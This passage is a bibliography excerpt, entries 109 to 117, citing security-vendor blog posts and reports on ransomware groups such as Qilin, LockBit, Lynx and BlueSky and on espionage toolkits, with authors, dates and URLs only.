[109] K. Dunham, "Lessons from Qilin: What the Industry's Most Efficient Ransomware Teaches Us," Qualys, Jun. 18, 2025. Available: https://blog.qualys.com/vulnerabilities-threat-research/2025/06/18/qilin-ransomware-explained-threats-risks-defenses

[110] "Medusa." Available: https://www.halcyon.ai/threat-group/medusa

[111] P. Labs, "The LockBit Comeback: How the Group Evolved After a Global Takedown," Dec. 05, 2025. Available: https://www.picussecurity.com/resource/blog/the-lockbit-comeback-how-the-group-evolved-after-a-global-takedown

[112] F. Chassignol, "Lynx ransomware: INC's successor revolutionizes double extortion," SOS Ransomware, Sep. 05, 2025. Available: https://sosransomware.com/en/ransomware-groups/lynx-ransomware-incs-successor-revolutionizes-double-extortion/

[113] J.-I. Boutin, "ESET APT Activity Report Q2 2025–Q3 2025." Available: https://www.welivesecurity.com/en/eset-research/eset-apt-activity-report-q2-2025-q3-2025/

[114] "Dcom Abuse and Network Erasure with Trellix NDR" Available: https://www.trellix.com/blogs/research/dcom-abuse-and-network-erasure-with-trellix-ndr/

[115] S. Ozarslan, "How to Beat Nefilim Ransomware Attacks," Dec. 03, 2020. Available: https://www.picussecurity.com/resource/blog/how-to-beat-nefilim-ransomware-attacks

[116] A. Unnikrishnan, "Technical Analysis of BlueSky Ransomware," CloudSEK - Digital Risk Management Enterprise_| Artificial Intelligence based Cybersecurity, Oct. 14, 2022. Available: https://cloudsek.com/technical-analysis-of-bluesky-ransomware/

[117] "The Espionage Toolkit of Earth Alux A Closer Look at its Advanced Techniques," Trend Micro, Mar. 31, 2025. Available: https://www.trendmicro.com/ru_ru/research/25/c/the-espionage-toolkit-of-earth-alux.html